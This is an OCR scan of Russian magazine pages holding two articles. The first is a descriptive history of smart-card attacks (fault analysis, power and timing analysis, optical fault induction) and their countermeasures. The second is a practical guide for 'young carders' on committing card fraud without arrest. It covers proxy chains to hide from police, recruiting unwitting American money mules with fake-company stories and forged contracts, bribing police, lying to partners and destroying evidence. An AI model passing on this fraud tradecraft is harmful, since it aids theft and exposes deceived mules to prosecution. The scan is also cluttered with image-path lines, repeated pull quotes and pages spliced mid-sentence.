В конце сентября 1996 года коллектив авторов из Bellcore (научно-исследовательский центр американской компании Bell) сообщил о том, что обнаружена серьезная потенциальная слабость общего характера в защищенных криптографических устройствах, в частности, в смарт-картах для электронных платежей (D. Boneh, R.A. DeMillo, R.J. Lipton: "On the Importance of Checking Cryptographic Protocols for Faults", www.demillo.com/PDF/smart.pdf). Авторы назвали свой метод вскрытия "Криптоанализ при сбоях оборудования" (Cryptanalysis in the Presence of Hardware Faults). Суть же его в том, что, искусственно вызывая ошибку в работе электронной схемы с помощью ионизации или микроволнового облучения, а затем сравнивая сбойные значения на выходе устройства с заведомо правильными значениями, теоретически можно восстанавливать криптографическую информацию, хранящуюся в смарт-карте. Исследования ученых показали, что новой угрозе подвержены все устройства, использующие криптоалгоритмы с открытыми ключами для шифрования информации и аутентификации пользователя. Это могут быть смарт-карты, применяемые для хранения данных (например, электронных денег), SIM-карточки для сотовой телефонии, карточки, генерирующие электронные подписи или обеспечивающие аутентификацию пользователя при удаленном доступе к корпоративным сетям. Правда, разработанная в Bellcore атака была применима для вскрытия ключей исключи-



Вид логического вентиля AND в конфокальном микроскопе (до и после очистки поверхности травлением)

■ В начале 1990-х годов в Кавендишской лаборатории Кембриджа была создана технология обратного восстановления схемы сложных кремниевых чипов, позволяющая аккуратно снимать слои микросхемы один за другим. Одно из примененных здесь новшеств - техника показа примесных N и P слоев на основе эффекта Шоттки: тонкая пленка из золота или палладия накладывается на чип, образуя диод, который может быть виден в электронном луче. Изображения последовательных слоев чипа вводятся в компьютер, специальное программное обеспечение очищает первоначально нечеткие образы, выдает их ясное представление и распознает стандартные элементы чипа. Эта система была протестирована на процессоре Intel 80386 и ряде других устройств. Работа над восстановлением 80386 заняла две недели, причем для правильной реконструкции обычно требуется около шести образцов чипа. Результатом работ могут быть диаграммы масок и схем или даже список библиотечных ячеек, из которых чип был сконструирован.



Модифицированная атака на криптопроцессор с помощью рабочей станции FIB, позволяющая легко осуществить доступ к засекреченному содержимому EEPROM, используя единственную иглу-микропробник

■ В условиях, когда конструкция и принципы функционирования чипа уже известны, существует очень мощная технология, разработанная в IBM для исследования чипа в работе даже без удаления защитного слоя. Для измерения рабочих характеристик устройства над ним помещают кристалл ниобата лития. Показатель преломления этой субстанции изменяется при изменении электрического поля, и потенциал находящегося под ней кремния может считываться с помощью ультрафиолетового лазерного луча, проходящего через кристалл под скользящим углом наклона. Возможности этой технологии таковы, что можно считывать сигнал в 5 В с частотой до 25 МГц. По сути, это стандартный путь для хорошо оснащенных лабораторий при восстановлении криптоключей в чипах, конструкция которых известна.


тельно в криптосхемах с открытым ключом - RSA, алгоритм цифровой подписи Рабина, схема идентификации Фиата-Шамира и т.д.

Главным результатом публикации работы Bellcore стало то, что к известной в узком кругу проблеме было привлечено внимание гораздо большего числа исследователей. И меньше чем через месяц после появления статьи Бонэ-ДеМилло (в октябре 1996 года) стало известно о разработке аналогичной теоретической атаки в отношении симметричных криптоалгоритмов, то есть шифров закрытия данных с общим секретным ключом. Новый метод был разработан знаменитым тандемом израильских криптографов Эли Бихамом и Ади Шамиром, получив название "Дифференциальный анализ искажений" (сокращенно ДАИ).

На примере самого распространенного блочного шифра DES эти авторы продемонстрировали, что в рамках той же "беллкоровской" модели сбоя в работе аппаратуры можно "вытащить" полный ключ DES из защищенной смарт-карты путем анализа менее 200 блоков шифртекста (блок DES - 8 байт). Более того, впоследствии появился еще ряд работ Бихама - Шамира с описанием методов извлечения ключа из смарт-карты в условиях, когда о реализованной внутри криптосхеме неизвестно практически ничего. Окончательную версию статьи с описанием этой работы утягивай с www.cs.technion.ac.il/users/wwwb/cgi-bin/tr-get.cgi/1997/CS/CS0910.revised.ps.

АНАЛИЗ ПОБОЧНЫХ КАНАЛОВ УТЕЧКИ ИНФОРМАЦИИ

■ Летом 1998 года пришло известие еще об одном методе вскрытия смарт-карт, более чем успешно реализованном на практике. Совсем небольшая, состоящая из 4 человек консалтинговая криптофирма Cryptography Research из Сан-Франциско разработала чрезвычайно эффективный аналитический инструментарий для извлечения секретных ключей из криптографических устройств. Забавно,




Биты данных, зашитые в постоянную память чипа (ROM после очистки)

но, по словам главы фирмы Пола Кочера, исследователям "не удалось найти ни одной карты, которую нельзя было бы вскрыть".

При этом Кочер по образованию биолог, а хакерством занимался с детства как хобби. Не исключено, что именно биологическое образование помогло ему выработать собственный стиль анализа "черных ящиков", относясь к ним как к живым организмам и внимательно исследуя все доступные признаки их "жизнедеятельности".

Кочер и его коллеги, по сути, переизобрели секретные методы спецслужб и научились вскрывать защиту смарт-карт с помощью привлечения аппарата математической статистики и алгебраических методов исправления ошибок для анализа флуктуаций (небольшие колебания) в потреблении чипом электропитания. Делалось это примерно в течение полутора лет с 1996 по 1998 год, когда специалисты Cryptography Research выясняли, каким образом можно было бы повысить стойкость портативных криптографических жетонов, включая смарт-карты. Не предавая свои исследования широкой огласке, они знакомили сообщество производителей смарт-карт с разработанными в фирме видами атак, получившими названия "простой анализ питания" (ПАП) и "дифференциальный анализ питания" (ДАП). Если хочешь покопаться в этом направлении глуб- »



Участки слоя пассивации, удаленные ультрафиолетовым лазером для доступа иглы микропробника к контактным линиям шины данных

■ Чаще всего критика в адрес дифференциального анализа искажений (особенно со стороны выпускающих смарт-карты фирм) сводилась к тому, что вся эта методика носит сугубо теоретический характер. Ведь никто не продемонстрировал на практике, что сбойные ошибки можно вызывать именно в криптосхеме, причем конкретно в алгоритме разворачивания ключа.

■ Но уже весной 1997 года появилось описание не теоретической, а весьма практичной атаки, получившей название "усовершенствованный метод ДАИ". Авторы атаки (кембриджский профессор Росс Андерсон и его аспирант из Германии Маркус Кун) продемонстрировали, что могут извлекать ключ из смарт-карты менее чем по 10 блокам шифртекста. В основу нового метода была положена модель принудительных искажений или "глич-атак" (от английского glitch - всплеск, выброс), реально практикуемых крякерами при вскрытии смарт-карт платного телевидения.

■ Под глич-атаками понимаются манипуляции с тактовой частотой или напряжением питания смарт-карт, что позволяет выдавать дампы с ключевым материалом на порт выхода устройства. Эффективность глич-атак продемонстрирована кембриджскими авторами как на симметричных криптосхемах, так и на вскрытии алгоритмов с открытым ключом. Ссылки на соответствующие статьи дыбай на сайте Росса Андерсона - www.cl.cam.ac.uk/users/rja14/#Reliability.

Искусственно вызывая ошибку в работе электронной схемы с помощью ионизации или микроволнового облучения, а затем сравнивая сбойные значения на выходе устройства с заведомо правильными значениями, теоретически можно восстанавливать криптографическую информацию, хранящуюся в смарт-карте.

При этом Кочер по образованию биолог, а хакерством занимался с детства как хобби. Не исключено, что именно биологическое образование помогло ему выработать собственный стиль анализа "черных ящиков".

же, загляни по ссылочке www.cryptography.com/resources/whitepapers/DPA.html.

Вполне очевидно, что такие методы анализа заслуживают самого серьезного внимания, поскольку атаки такого рода можно проводить быстро и используя уже готовое оборудование ценой от нескольких сотен до нескольких тысяч долларов. Базовые же концепции новой методики вскрытия сформулированы в более ранней и довольно известной работе Пола Кочера "Криптоанализ на основе таймерной атаки" (в 1995 году - www.cryptography.com/resources/whitepapers/TimingAttacks.pdf). В этой работе было продемонстрировано, что можно вскрывать криптоустройства, просто точно замеряя интервалы времени, которые требуются на обработку данных.

Что же касается ПАП-атак, то здесь аналитик непосредственно наблюдает за динамикой потребления энергии системой. Количество расходуемой энергии изменяется в зависимости от выполняемой микропроцессором инструкции, а для точного отслеживания флуктуаций в потреблении питания можно использовать чувствительный амперметр. Так выявляются большие блоки инструкций (циклы DES, операции RSA и т.п.), поскольку эти операции, выполняемые процессором, имеют внутри себя существенно различающиеся по виду фрагменты. При большем усилении удается выделять и отдельные инструкции. В то время как ПАП-атаки главным образом строятся на визуальном анализе с целью выделения значимых флуктуаций питания, значительно более эффективный метод ДАП построен на статистическом анализе и технологиях исправления ошибок для выделения информации, имеющей корреляции с секретными ключами.

Чаще всего критика в адрес дифференциального анализа искажений (особенно со стороны выпускающих смарт-карты фирм) сводилась к тому, что вся эта методика носит сугубо теоретический характер.

В традиционном анализе криптоустройств и защищенных протоколов принято предполагать, что входное и выходное сообщения доступны злоумышленнику, а какая-либо информация о ключах ему неизвестна.

НОВЫЕ МЕТОДЫ АТАК И СЧИТЫВАНИЯ ИНФОРМАЦИИ ИЗ ПАМЯТИ

В июне 2002 года был обнародован еще один метод вскрытия смарт-карт и защищенных микроконтроллеров, получивший название "optical fault induction attack" ("атака оптическим индуцированием сбоев" - www.cl.cam.ac.uk/~sps32/ches02-optofault.pdf). Этот класс атак был обнаружен и исследован в Кембриджском университете аспирантом Сергеем Скоробогатовым (кстати, выпускником МИФИ 1997 года) и его руководителем Россом Андерсоном.

Суть метода в том, что сфокусированное освещение конкретного транзистора в электронной схеме стимулирует в нем проводимость, чем вызывается кратковременный сбой. Такого рода атаки оказываются довольно дешевыми и практичными, для них не требуется сложного и дорогого лазерного оборудования. Например, сами кембриджские исследователи в качестве мощного источника света использовали фотовспышку, купленную в магазине подержанных товаров за 20 фунтов стерлингов.

Для иллюстрации мощи новой атаки была разработана методика, позволяющая с помощью вспышки и микроскопа выставлять в нужное значение (0 или 1) любой бит в SRAM-памяти микроконтроллера. Методом "оптического зондирования" (optical probing) можно индуцировать сбои в работе криптографических алгоритмов или протоколов, а также вносить искажения в поток управляющих команд процессора. Понятно, что перечисленные возможности существенно расширяют уже известные "сбойные"

> В традиционном анализе криптоустройств и защищенных протоколов принято предполагать, что входное и выходное сообщения доступны злоумышленнику, а какая-либо информация о ключах ему неизвестна. Однако любое электронное устройство состоит из конкретных элементов, выдающих в окружающую среду информацию о своей работе. А значит, на самом деле, атакующей стороне может быть доступна и всевозможная побочная информация, выдаваемая криптоустройством: электромагнитное излучение, сигналы об ошибках или об интервалах времени между выполняемыми инструкциями, колебания в потреблении электропитания и другие данные. Вообще, все это очень хорошо известно военным и спецслужбам, где разработаны специальные методы работы с побочными каналами утечки информации, но тема эта (под кодовым наименованием Tempest) строго засекречена и открытых публикаций о ней очень мало.


> Этими же специалистами из Кембриджа совместно с учеными компьютерной лаборатории Лувенского университета (Бельгия) недавно разработаны еще несколько новых методов считывания информации из защищенных чипов смарт-карт (David Samyde, Sergei Skorobogatov, Ross Anderson, Jean-Jacques Quisquater: On a New Way to Read Data from Memory - www.ftp.cl.cam.ac.uk/ftp/users/rja14/SISW02.pdf). Общим для данных методов является то, что они индуцируют поддающиеся замерам изменения в аналоговых характеристиках ячеек памяти.
>
> Например, сканируя ячейки сфокусированным лазером или наводя в них вихревые токи с помощью индуктивной спирали на игле микропробника, можно повысить электромагнитные утечки, выдающие записанное там значение бита, но при этом само это значение сохраняется в ячейке ненарушенным. Сильным охлаждением чипа в нужный момент времени можно "заморозить" содержимое интересующего регистра и считать из него (ключевую) информацию, обычно хранящуюся или передаваемую в зашифрованном виде. Эта технология применима к самым разным типам памяти от RAM до FLASH и реально продемонстрирована считыванием ключей DES из ячеек RAM без какого-либо физического контакта с чипом.
>
> Эта работа проведена учеными по заказу проекта Евросоюза G3Card и ставит перед собой цель создания смарт-карт следующего поколения, способных максимально противостоять современным атакам, вплоть до "полуразрушающих". Создание абсолютной защиты, естественно, не является реалистичным для устройств, применяемых в действительности, одно из главных достоинств которых - дешевизна.

■ Разработкой мер защиты смарт-карт от вскрытия, конечно же, занимаются не только в университетах или маленьких фирмах, вроде Cryptography Research Пола Кочера или Advanced Digital Security Research Оливера Кеммерлинга. Большая работа ведется и непосредственно в смарт-карточной индустрии, где, правда, предпочитают в подробностях не распространяться на эту тему. Но иногда кое-какая информация все же просачивается.


■ Так, в прошлом году на криптографической выставке-конференции RSA-2002 интереснейшая экспозиция была устроена компанией Datacard Group (www.datacard.com), специализирующейся на разработке смарт-карт. На своем выставочном стенде сотрудники фирмы развернули некий "полевой вариант" небольшой электронной лаборатории. Буквально на глазах изумленной публики демонстрировалось вскрытие смарт-карт с помощью описанных выше методов ДАП и ДАИ. Оборудования для этих работ требовалось совсем немного - осциллограф, компьютер да несколько "специальных коробочек".

■ Для зрителей процесс вскрытия смарт-карты выглядел примерно так: "Сейчас вы видите на экране осциллографа последовательность вертикальных всплесков. Это циклы DES-алгоритма, шифрующего информацию в чипе карты. Давайте увеличим разрешение картинки. Внутри цикла вы видите пики характерной формы - это S-боксы, преобразующие нужный нам ключ. Давайте запустим программу вскрытия, которая по особенностям этих сигналов отыскивает биты секретной информации, и вот через минуту или две мы получаем ключ на выходе программы".

■ Тройной DES вскрывался аналогично, но примерно раза в 3 раза дольше. Те же самые несколько минут уходили у аналитиков Datacard на отыскание пары больших простых чисел, образующих ключ в алгоритме RSA. Для этого не использовались, ясное дело, ужасно трудоемкие методы факторизации, а "просто" внимательно анализировались реакции чипа смарт-карты на небольшие варьирования в напряжении и частоте при подаче питания...



Внутренняя структура RAM (усилители и ячейки)



Сканирование лазером ячеек памяти

методы вскрытия криптосхем и извлечения секретной информации из смарт-карт.

Индустрия, как обычно, пытается всячески принизить значимость нового метода вскрытия, поскольку он относится к классу разрушающих атак, сопровождающихся повреждением защитного слоя в чипе смарт-карты. Однако, по свидетельству Андерсона, злоумышленники могут обойтись и минимальным физическим вмешательством: кремний прозрачен в инфракрасном диапазоне, поэтому атаку можно проводить прямо через кремниевую подложку с задней стороны чипа, сняв лишь пластик. Используя же рентгеновское излучение, карту и вовсе можно оставить нетронутой.

МЕРЫ ПРОТИВОДЕЙСТВИЯ

■ Арсенал средств защиты смарт-карт на сегодняшний день весьма разнообразен. Разрушающим методам вскрытия могут противостоять емкостные датчики или оптические сенсоры под светонепроницаемой оболочкой (что крякеры давно научились обходить). Либо "специальный клей" - покрытие для чипов, которое не только непрозрачно и обладает проводимостью, но также надежно противостоит попыткам уничтожить его, обычно разрушая кремниевый слой, находящийся под ним. Такие покрытия относятся к федеральному стандарту США FIPS 140-1 и широко используются в американской военной промышленности, но повсеместно распространенными в быту их назвать нельзя.

Ряд недорогих и эффективных методов противодействия "дифференциальному анализу питания (ДАП)" и "дифференциальному анализу искажений (ДАИ)" известен по разработкам Cryptography Research. В частности, созданы особые аппаратные и программные методы, обеспечивающие значительно меньший уровень утечек компрометирующей информации, внесение шума в измерения, декоррелирование (разделение взаимозависимостей) внутренних переменных и секретных параметров, а также декоррелирование по времени криптографических операций.

Значительный ряд новых методов защиты предложен компьютерными лабораториями Лувена и Кембриджа (www.dice.ucl.ac.be/crypto, www.cl.cam.ac.uk/Research/Security/tamper/). Суть одного из них, например, заключается в замене традиционных электронных схем самосинхронизирующейся "двухрельсовой" (dual-rail) схемой, где логические 1 и 0 не кодируются, как обычно, импульсами высокого (H) и низкого (L) напряжения в единственном проводнике, а представляются парой импульсов (HL или LH) в двух проводниках. В этом случае появление "нештатной" пары импульсов вида (HH) сразу становится сигналом тревоги, приводящим, как правило, к перезагрузке процессора.

Одно дело читать обо всех этих методах на бумаге и совсем другое - увидеть, как это работает реально. По свидетельству специалистов, открывающаяся картина действительно впечатляет. И стимулирует, конечно же, на поиск новых мер противодействия с еще большим рвением.

В июне 2002 года был обнародован еще один метод вскрытия смарт-карт и защищенных микроконтроллеров, получивший название "optical fault induction attack" ("атака оптическим индуцированием сбоев" - www.cl.cam.ac.uk/~sps32/chesO2-optofault.pdf).

Суть метода в том, что сфокусированное освещение конкретного транзистора в электронной схеме стимулирует в нем проводимость, чем вызывается кратковременный сбой.

Centrurion

КАК НЕ СЕСТЬ НА НАРЫ

ПРАКТИЧЕСКИЕ СОВЕТЫ ЮНОМУ КАРДЕРУ

Хорошо быть богатым. Покупать крутые тачки, водить девочек в рестораны, а на выходные мотаться куда-нибудь на Кипр. В основном поэтому люди и начинают заниматься кардингом - хочется быстрых денег, хочется на Кипр.

Но случается так, что дорога приводит не под пальмы, а прямиком в тюремный барак, где небо в клеточку, а роль девочки играешь ты сам :). И виной тому не дяди в погонах, которые рано или поздно придут за тобой, а ты, так как вовремя не позаботился о своей безопасности.

ЧТОБ НЕ ОСТАТЬСЯ В ДУРАКАХ, ЧИТАЙ ВНИМАТЕЛЬНО УК

Многие ньюбисы, которые втягиваются в кардинг, настолько загораются идеей сорвать халявный куш, что забывают о правовой стороне своих дел. Ведь все эти скарженные плееры и диски, ноутбуки и нал не с луны падают. Они чьи-то, и ты их не подобрал на улице, а именно украл. А воровство уголовно наказуемо, так даже в УК написано. Этим самым УК будут руководствоваться дяди в погонах, когда придут забрать тебя от мамы с папой в тюрьму. И этот самый УК ты должен выучить как свои пять пальцев, чтобы знать, на сколько времени родители могут лишиться сына, если сынуля наломает дров.

Основные статьи, на которые ты должен обратить внимание, это 159 (мошенничество), 165 (причинение имущественного ущерба путем обмана или злоупотребления доверием), 174 (отмывание денежных средств или иного имущества, приобретенных другими лицами преступным путем), 175 (приобретение или сбыт имущества, заведомо добытого преступным путем), 186 (изготовление или сбыт поддельных денег или ценных бумаг), 187 (изготовление или сбыт поддельных кредитных, либо расчетных карт и иных платежных документов), 272 (неправомерный доступ к компьютерной информации) и 273 (создание, использование и распространение вредоносных программ для ЭВМ). Скачать текст УК ты можешь по адресу http://nalog.akcentplus.ru/kodeksrf/ugol.rar. Вообще, прежде чем лезть "в бой", основательно разузнай и осознай, куда именно ты лезешь. Чтобы после счастливых улыбок от успешно скарженного добра не было слез недоумения, чего это вдруг какие-то злые дяди хотят лишить тебя свободы.

Если, несмотря на все ужасы, описанные в УК, ты все-таки решился на ответственный шаг, запомни простое, но важное правило: "Молчание - золото".

ЧЕМ МЕНЬШЕ ГОВОРИТЬ ТЫ БУДЕШЬ, ТЕМ МЕНЬШЕ ВЕРОЯТНОСТЬ, ЧТО СЕБЯ ПОГУБИШЬ

Если, несмотря на все ужасы, описанные в УК, ты все-таки решился на ответственный шаг, запомни простое, но важное правило: "Молчание - золото". Конечно, хочется похвастаться перед кентами своей элитностью и халявным добром. Рассказать Вовану, как круто ты надул узбека из Америки. Но где гарантии, что Вова не скажет Пете, а Петя из зависти - майору милиции Козлову? Не думай, что твой напарник, с которым вы проворачиваете дела уже несколько месяцев и болтаете целыми днями по аське, не заложит тебя, если его прижучат. Во время допросов и обработки ментами он будет думать не о тебе и вашей дружбе, а о своей шкуре и свободе. И даже ближайших родственников, в которых ты полностью уверен, не стоит посвящать в тонкости своей работы. Они могут случайно сболтнуть лишнего, а отсиживать придется тебе.

После вливания в кардерский бизнес твои связи должны разделиться: личные и деловые. Те, с кем ты водишь дружбу и любовь, не должны ничего знать о делах.

После вливания в кардерский бизнес твои связи должны разделиться на личные и деловые. Те, с кем ты водишь дружбу и любовь, не должны ничего знать о делах, а те, с кем ты делаешь дела и деньги (другие кардеры), пусть остаются в неведении относительно твоей реальной жизни.
И еще. Если, помимо кардинга, ты юзаешь всякие чаты и любишь покрасоваться на форумах, не сиди везде под одним ником. "Рабочий" ник не должен больше нигде светиться. Бывает, посмотришь, вроде солидный человек, гроза кред и дропов, а введешь никнейм в ya.ru, и на первой же свалившейся паге читаешь объявку пятилетней давности: "Молодой и красивый, познакомлюсь с молодой и красивой", а внизу актуальный телефон.

ПРОКСИ - ЛУЧШАЯ ЗАЩИТА, ЮЗАЙ ЕЕ, И ТЫ - ЭЛИТА

Так как большинство кардерских операций сейчас осуществляется через Сеть, то пора подумать, как бы прикрыть свою задницу, блуждая по инету. В этом деле лучшим другом для кардеров являются прокси-серверы. Далеко не каждый прокси обеспечивает полную анонимность. Некоторые из них, хоть и являются посредниками между твоим компом и атакуемой

Если у тебя не стоит PGP, скачай эту нужную программу с сайта www.pgp.com и закриптуй свой винт так, чтобы самому страшно от такой защиты стало.

жертвой, настоящего адреса не скрывают. Другие оставляют информацию об использовании прокси. А учитывая то, что не все ресурсы позволяют зайти под проксей, и не все юзвери доверяют ныкающимся за проксями парням - это не есть гуд. Посмотреть, видит ли сервак твою проксю, можно здесь - www.all-nettools.com/pr.htm.

Поэтому наш выбор - анонимные прокси. Они не оставляют никакой лишней информации и хорошо справляются со своей основной функцией - обеспечением анонимности. Большой список анонимных проксей можно найти на kiev-security.org.ua/box/a1/2.shtml, или пошарься по netspy.ukrpack.net. На кардерпланете за 60 ВМ в месяц предлагают купить доступ к сотням быстрых анонимных проксей (или к 500К за 300 зеленых). Если есть лишние деньги, советую воспользоваться этим предложением, так как приватные серваки в любом случае лучше публичных. Проверить прокси-сервер на анонимность можно здесь - www.samair.ru/proxy/proxychecker.

Если ты серьезно задумываешься о своей безопасности, нужно, чтобы у тебя под проксей бегали не только Opera (IE), но и IRC-клиент, фтп-клиент и даже аська. Для удобства работы и настройки советую скачать занятную программу Anonimity4Proxy (http://cr0aker.tiraet.com/cgi-bin/topdl/download.pl?file=128). В ней предусмотрены настройки прокси-соединений через любые порты, возможность автозамены серваков через какое-то время, возможность отключить недоступные из браузера функции, оставляющие следы в Сети, и другие полезные фичи.

Если ты проворачиваешь простенькое дельце, к примеру, пытаешься спионерить mp3-плеер, то одного анонимного прокси будет вполне достаточно. Но если оборот твоего бизнеса составляет десятки тысяч долларов, федералы легко могут запросить информацию с прокси, под которым ты проказничал, и хозяину сервака, хочешь не хочешь, придется заглянуть в логи и отыскать твой реальный IP. Чтобы усложнить задачу людям в черном, нужно создать цепочку прокси-соединений. При этом ты сначала соединяешься с одним прокси-сервером, потом с него заходишь на второй, со второго на третий и затем, через все эти узлы, соединяешься с нужным тебе компом. Связь при этом, мягко говоря, немного ухудшается, но твоя безопасность повышается многократно. Теоретически цепочки из трех проксей достаточно, чтобы тебя не нашли, хотя гарантий никаких нет. Мало ли что ты натворишь, и насколько серьезно за тобой будут охотиться. Для удобной работы с цепочками проксей скачай программу SocksChain (www.ufasoft.com/files/sockschain_setup.exe).

И, конечно же, не забывай про фаервол, который должен быть у тебя на посту 24 часа в сутки и закрывать как можно больше портов. Подобных программ много, я могу посоветовать установить Outpost Firewall, который уже давно отлично себя зарекомендовал. Утягивай его с www.agnitum.com/products/outpost.

КОЛЛЕГ СВОИХ НЕ КИДАЙ, КИНУТЬ СЕБЯ НЕ ПОЗВОЛЯЙ

Несмотря на то, что сам кардинг подразумевает обман других людей (практически всегда буржуев), внутри кардерского сообщества люди, кидающие "своих", вызывают только презрение. Их списки ведутся на кардерпланете на своеобразной доске позора, и называют их либо Дятлами, либо Scum of Society (отбросы общества). Тем не менее, количество их не убывает. Все время находятся особо хитрожопые индивидуумы, которые не заморачиваются принятым в среде этикетом (в сообществе кардеров есть свои правила поведения) и руководствуются только одной целью - срубить побольше бабла. Среди нескольких тысяч читателей форума www.carderplanet.net встречаются десятки подобных кидал. Всех их можно поделить на три категории: новички, любители и профи.

У первых тактика проста как две копейки - они предлагают форумянам товар или сервис, который у них якобы есть, требуют предоплату, а когда получают деньги, попросту прекращают отвечать на мыло/аську. Как правило, парни из этой категории слабо разбираются в вопросах кардинга и на форуме имеют статус ньюбиса (или вообще unregistered). В разговоре отдают предпочтение обсуждению размеров и способа перевода оплаты, а не описанию предоставляемых услуг. Внимательному человеку будет нетрудно определить такого рода кидалу, предварительно пообщавшись с ним некоторое время по аське.

Представители второй категории более подкованы в кидании коллег по ремеслу. Вначале они зарекомендовывают себя на форуме, честно предоставляя клиентам товар, завоевывая доверие остальных кардеров. Но со временем, когда заказы становятся уже более серьезными, качество услуг постепенно сходит на нет. И когда народ перестает верить отмазкам, кидала сматывает удочки и просто исчезает. Правда, только для того, чтобы вскоре снова появиться, но уже под другим ником.

Профессиональные кидалы по способам заработка схожи со своими коллегами из второй категории, но имеют намного больший опыт, а развод форумян - их постоянная и часто единственная работа. Эти парни уже долгое время тусуются в кардерской среде, знают всех инсайдеров и правила, умеют найти подход к каждому, даже самому мнительному клиенту (хотя предпочтение отдают обычно ньюбисам). Из-за хорошей осведомленности профи в кардинге, а также их осторожности, определить в них кидалу нелегко.

Лучшим советом тут будет остерегаться иметь дело с малознакомыми людьми. Форумяне обычно оставляют отзывы о качестве предоставляемых услуг, и прежде чем выходить с человеком на связь, внимательно почитай, что о нем говорят другие. Хорошую защиту от кидал дает гарант-сервис, то есть третья сторона, чей авторитет не подлежит сомнению, и через которую осуществляется сделка. Если человек согласен на такой вариант, это уже о чем-то говорит. Неплохо бы обращать также внимание на статус пользователя. Хотя членство в "verified" не дает стопроцентную гарантию, процент кидал среди них ниже, чем среди каких-нибудь "newbie".

Никогда не спеши высылать деньги. Креды, приватные прокси, полезная информация - это все, конечно, хорошо, но потрудись сначала пообщаться с их продавцом. Всегда старайся договориться об оплате после получения товара или хотя бы об авансовой оплате (вперед платится небольшая часть денег, а если все пройдет нормально, остальные деньги досылаются). Ну, а если уже кинули, сообщи об этом на форуме, чтобы кидала не разбогател на еще большую сумму.

И последнее - не советую тебе самому становиться на этот путь. Гораздо большую пользу ты принесешь себе, если заработаешь уважение среди кардеров, чем если будешь размениваться на мелочевку, кидая ньюбисов. Людей, которые кидают своих, нередко ищут и довольно жестоко наказывают. Если уж хочешь кого-то кинуть, проворачивай свои делишки с буржуями. Они и побогаче, и живут намного дальше.

ИЩИ ТОЛЬКО ХОРОШИХ ДРОПОВ

Как известно, в кардинге очень важную роль играют дропы - подставные лица, через которых ты обналичиваешь украденные деньги или получаешь товар, скарженный в онлайновых магазинах. За свою помощь дроп получает денежное вознаграждение, и, так как все добро сначала приходит на его домашний адрес, именно он будет отвечать перед ментами в случае чего. Хорошего дропа найти не так уж легко. В Америке (а именно там должно проживать подставное лицо) тоже немало жадных, нечестных людей. И шанс, что дроп предпочтет оставить товар »

Чтобы усложнить задачу людям в черном, нужно создать цепочку прокси-соединений. При этом ты сначала соединяешься с одним прокси-сервером, потом с него заходишь на второй, со второго на третий и затем, через все эти узлы, соединяешься с нужным тебе компом.

Профессиональные кидалы по способам заработка схожи со своими коллегами из второй категории, но имеют намного больший опыт, а развод форумян - их постоянная и часто единственная работа.

себе вместо сомнительного сотрудничества, достаточно велик. Поэтому к поиску и работе с дропами нужно подходить с умом.

В принципе, практически каждый американец с низким или средним достатком является потенциальным дропом. Хороший способ найти людей - аська со своими white pag'ами или форумы, где ищут работу (их в англонете миллион). Если у тебя туго с английским, можешь поискать среди жителей США наших эмигрантов, хотя выгоднее работать именно с коренными буржуями. Навешать лапши русскому - это не то же самое, что задурить американоса. Чтобы дроп повелся на твое предложение, нужно создать видимость того, что ты представитель солидной развивающейся фирмы, где есть свой штат сотрудников, сайт, фирменные мыльники и подобная ерунда. Стиль писем должен быть соответствующий - официально-деловой, по которому видно, как фирма ценит каждого клиента.

Когда на твое предложение откликнется народ, расскажи заготовленную заранее легенду о том, как вы уже давно и успешно сотрудничаете с западом и перепродаете тамошнюю продукцию. Что тебе нужны люди, готовые получать и пересылать товары, зарабатывая на этом деньги. Или, если тебе нужно обналичить доллары, другую легенду (придумай уж сам). Первое время работы с дропом проверяй его. Не присылай ему дорогих товаров, не проси обналичить крупную сумму. Только когда увидишь, что человек выполняет свою работу честно и без задержек, раскручивай его дальше. Постарайся выведать об этом человеке максимум информации, а также постоянно держи его на связи. Если он будет чувствовать свою востребованность и регулярно получать обещанное вознаграждение, у него и мысли не возникнет тебя кинуть. А чтобы все было вообще замечательно, потрудись соорудить контракт, проставить "фирменные" подписи и печати и выслать факсом. Это создаст иллюзию легальности дела, а когда американская ментура постучится к посреднику в дверь (а это обязательно произойдет через несколько месяцев), у того будет какое-никакое доказательство своей непричастности к инциденту.

Уж если настал роковой миг, когда в дверь тарабанят с грозным воплем: "Откройте, милиция!", не паникуй, переходи к плану Б :). На тему общения с ментами написано до фига статей (например, на www.prison.org).

Если прикинешься вечноголодным студентом, можно сторговаться и подешевле. Договориться практически всегда можно. Менты в этом плане люди понимающие :).

Несмотря на то, что работать с непосвященными дропами дешевле и удобнее, иногда имеет смысл воспользоваться услугами профессионалов. Это люди, которые знают, что товар и деньги - грязные. И сознательно берут на себя ответственность за все махинации. Естественно, за немаленький процент (обычно половину суммы). На форуме кардерпланета можно найти людей, которые всегда готовы обналичить деньги или принять товар. Можно воспользоваться также услугами зарубежных контор, которые обналичивают деньги в системе E-Gold (их список можно найти на www.golddirectory.com/e-gold.htm). В любом случае, занимаясь кардингом, всегда действуй через подставных лиц. Нигде и никогда не указывай свой настоящий адрес. Его также не должны знать сами дропы, с которыми ты работаешь, и дополнительные посредники, через которых ты, возможно, контактируешь с дропами. А если у "партнеров" появятся вопросы относительно тебя - смело ври. Причем ври так, чтобы это было невозможно проверить :).

ЧТОБ НЕ РУГАТЬСЯ ПОТОМ МАТОМ, СЖИГАЙ ЛЮБЫЕ КОМПРОМАТЫ

За время тяжкой работы по зарабатыванию чужих денег у тебя постепенно будет скапливаться полезное добро: номера кред, пароли и прочие радости, которые ты будешь называть "своим сокровищем". Для людей в серых шинелях эти же вещи проходят под названием "улики". И об этих самых уликах тебе нужно позаботиться загодя.

